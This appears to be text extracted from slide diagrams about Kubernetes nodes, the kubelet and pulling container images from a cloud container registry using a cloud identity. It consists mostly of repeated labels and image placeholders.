
Compute




Compute




Compute



Compute



Compute



Code



Code



- Integration with cloud container registries

Code



- Integration with cloud container registries
- Kubelet uses a cloud identity to pull images

Code



Code



Your Cloud Subscription

Kubernetes Node





kubelet

Code



Your Cloud Subscription



Code



Your Cloud Subscription


Kubernetes Node



kubelet



Cloud Container Registry



Container Images

